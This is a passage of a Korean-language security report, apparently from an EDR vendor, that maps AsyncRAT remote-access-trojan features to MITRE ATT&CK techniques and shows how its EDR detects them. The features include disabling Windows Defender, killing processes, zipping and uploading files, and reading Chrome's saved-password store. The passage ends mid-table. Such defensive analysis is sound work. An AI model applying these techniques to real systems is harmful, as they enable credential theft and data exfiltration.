
	Seed Torrent	토렌트 프로그램을 통한 임의 파일 배포
	Remote Shell	커맨드 셸 제어
	DOS Attack	DOS 공격
	Execute .NET Code	공격자가 전송한 .NET 코드를 메모리에서 실행
	Files Searcher	지정한 확장자를 가진 파일 서버로 전송
Extra	Visit Website	임의 웹 사이트 접속
	Send MessageBox	공격자가 지정한 문자열을 가진 메시지 박스 실행
	Chat	자체 메신저 실행
	Get Admin Privileges	권한 상승
	Blank Screen	피해 시스템의 화면 전체를 검정 화면으로 고정
	Disable Windows Defender	윈도우 디펜더 비활성화
	Set Wallpaper	바탕화면 변경
Client Managment	Close	클라이언트 프로세스 종료
	Restart	클라이언트 프로세스 재시작
	Update	클라이언트 파일 업데이트
	Uninstall	클라이언트 파일 삭제
	Show Folder	폴더 모니터링
	Logoff	시스템 로그오프
	Restart	시스템 재부팅
	Shutdown	시스템 종료
Server	Block Clients	클라이언트 차단

[표 03] AsyncRAT 기능

4.1. Disable Windows Defender

[T1562.001] Impair Defenses: Disable or Modify Tools

○ 공격자는 AsyncRAT의 Disable Windows Defender 기능을 통해 Windows Defender를 비활성화할 수 있습니다. 해당 기능을 실행할 경우, Powershell의 “Get-MpPreference -verbose” 명령어를 통해 Windows Defender에 적용된 정책 및 설정을 확인합니다.



```


Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

새로운 크로스 플랫폼 PowerShell 사용 https://aka.ms/pscore6

PS C:\Users\WGC_yong> Get-MpPreference -verbose

AllowDatagramProcessingOnWinServer : False
AllowNetworkProtectionDownLevel : False
AllowNetworkProtectionOnWinServer : False
AllowSwitchToAsyncInspection : False
AttackSurfaceReductionOnlyExclusions : {N/A: Must be an administrator to view exclusions}
AttackSurfaceReductionRules_Actions :
AttackSurfaceReductionRules_Ids :
AttackSurfaceReductionRules_RuleSpecificExclusions : N/A: Must be an administrator to view exclusions
AttackSurfaceReductionRules_RuleSpecificExclusions_Ids : N/A: Must be an administrator to view exclusions
CheckForSignaturesBeforeRunningScan : False
CloudBlockLevel : 0
CloudExtendedTimeout : 0
ComputerID : 1418082D-C519-4E94-8BA2-398523FAFD99
ControlledFolderAccessAllowedApplications : {N/A: Must be an administrator to view exclusions}
ControlledFolderAccessProtectedFolders :
DefinitionUpdatesChannel : 0
DisableArchiveScanning : False
DisableAutoExclusions : False
DisableBehaviorMonitoring : False
DisableBlockAtFirstSeen : False
DisableCacheMaintenance : False
DisableCatchupFullScan : True
DisableCatchupQuickScan : True
DisableCpuThrottleOnIdleScans : True
DisableDatagramProcessing : False
DisableOnsOverTcpParsing : False
DisableOnsParsing : False
DisableEmailScanning : True
  
```


[그림 35] Get-MpPreference -verbose 명령



[그림 36] Windows Defender 정책 및 설정 확인 탐지

[T1112] Modify Registry

○ 앞의 명령어를 통해 Windows Defender 비활성화에 필요한 정책과 설정 상태를 확인한 뒤 Powershell 명령어와 레지스트리 값 수정을 통해 Windows Defender를 비활성화 합니다.




[그림 37] Windows Defender 비활성화 탐지

4.2. Process Manager

[T1057] Process Discovery


○ 이 기능은 피해자 시스템에서 실행 중인 프로세스 목록을 확인할 수 있으며, 탐지를 피하기 위해 보안 솔루션 등의 특정 프로세스를 강제 종료하는 방법 등으로 악용될 수 있습니다.



[그림 38] Process Manager 기능

[T1543.003] Create or Modify System Process: Windows Service

○ 해당 기능을 통해 특정 프로세스를 종료할 경우, "TerminateProcess" 이벤트를 통해 종료된 프로세스 정보와 종료 행위를 수행한 프로세스 정보를 확인할 수 있습니다.



[그림 39] Terminate Process 이벤트


4.3. File Searcher

[T1005] Data from Local System

[T1020] Automated Exfiltration

[T1083] File and Directory Discovery

○ 이 기능은 공격자가 지정한 확장자를 가진 파일을 피해자 시스템에서 찾아 “ZIP” 파일로 압축한 뒤, 공격자 서버로 전송하는 기능입니다. 공격자는 이 기능을 통해 문서 및 인증서 등의 민감한 정보를 탈취할 수 있습니다.



[그림 40] File Searcher 기능

○ Genian EDR⁵에서는 파일 압축/해제 이벤트인 “RelatedFile” 이벤트를 통해 압축 전/후 파일의 초기 경로 및 최종 파일명 등의 정보를 확인할 수 있습니다.

이벤트 시각	이벤트 상세 분류	프로세스명	파일명	파일 경로	파일 경로2	최종 파일명
2023-07-18 13:50:45	RelatedFile	AsyncClient.exe	Notes_UMXLOV.doc	C:\Users\charlie\Documents\Notes_UMXLOV.doc	C:\Users\charlie\AppData\Local\Temp\tmp4CFA.tmp.zip	tmp4CFA.tmp.zip
2023-07-18 13:50:45	RelatedFile	AsyncClient.exe	Notes_UMXLOV.doc	C:\Users\charlie\Desktop\Notes_UMXLOV.doc	C:\Users\charlie\AppData\Local\Temp\tmp4CFA.tmp.zip	tmp4CFA.tmp.zip
2023-07-18 13:50:45	RelatedFile	AsyncClient.exe	ASDF.txt	C:\Users\charlie\Desktop\ASDF.txt	C:\Users\charlie\AppData\Local\Temp\tmp4CFA.tmp.zip	tmp4CFA.tmp.zip
2023-07-18 13:50:45	RelatedFile	AsyncClient.exe	Eula.txt	C:\Users\charlie\Desktop\ProcessMonitor\Eula.txt	C:\Users\charlie\AppData\Local\Temp\tmp4CFA.tmp.zip	tmp4CFA.tmp.zip
2023-07-18 13:50:45	RelatedFile	AsyncClient.exe	Eula.txt	C:\Users\charlie\Desktop\ProcessExplorer\Eula.txt	C:\Users\charlie\AppData\Local\Temp\tmp4CFA.tmp.zip	tmp4CFA.tmp.zip

[그림 41] RelatedFile 이벤트 로그

⁵ [Genian EDR](#)

○ 또한, "FileUpload" 이벤트를 통해 피해자 시스템에서 공격자 서버로 업로드한 파일과 대상 IP 주소를 확인할 수 있습니다.

The screenshot displays a security monitoring interface. On the left, a diagram shows the **AsyncClient.exe process** (represented by a gear icon) with a red 'in' icon and a '2' next to it. A dashed blue arrow points from the process to a network icon (antenna) labeled **3 network event outgoing**. Another dashed blue arrow points from the process to a document icon labeled **18 file event**. On the right, a panel titled **18 file event** shows a list of events. The event **FileUpload** is highlighted with a red border. Below the list, the details for this event are shown:

수행 정보	
Event Time	2023-07-18 13:50:45
Event Type	FileUpload 추정
Process Name	AsyncClient.exe
Source File	C:\Users\charlie\AppData\Local\Temp\tmp4CFA.tmp.zip
Target IP	[Redacted]
Custom Tag	사용자정의 태그를 입력하세요.


파일 정보	
File Name	tmp4CFA.tmp.zip
Size	182.9 KB
File Type	ZIP

[그림 42] File Upload 탐지

4.4. System Shutdown/Reboot

[T1529] System Shutdown/Reboot

○ 이 기능은 shutdown.exe를 통해 사용자의 시스템을 강제로 재부팅 및 종료할 수 있습니다.




[그림 43] 강제 재부팅 탐지

4.5. Password Recovery

[T1555.003] Credentials from Password Stores: Credentials from Web Browsers

○ 이 기능은 웹 브라우저의 자동 로그인 기능을 통해 저장된 계정 정보를 탈취하는 기능입니다. Chrome 브라우저의 경우 자동 로그인 기능을 통해 저장된 계정 정보를 “\AppData\Local\Google\Chrome\User Data\Default>Login Data” 파일에 암호화하여 저장하고 있으며, 이 기능은 해당 파일을 읽어 계정 정보를 탈취합니다.



[그림 44] Login Data FileRead 행위 탐지


4.6. Send File

[T1059.001] Command and Scripting Interpreter: PowerShell

○ 이 기능은 공격자가 전송한 파일을 피해자 시스템의 %Temp% 경로에 저장하고 Powershell의 "Start-Process" 명령어를 통해 실행하는 기능입니다. 공격자는 랜섬웨어 등의 악성코드를 전송해 악성 행위를 수행할 수 있습니다.

이벤트 시각	이벤트 상세 분류	프로세스명	파일명	파일 경로	리모트 IP	리모트 Port
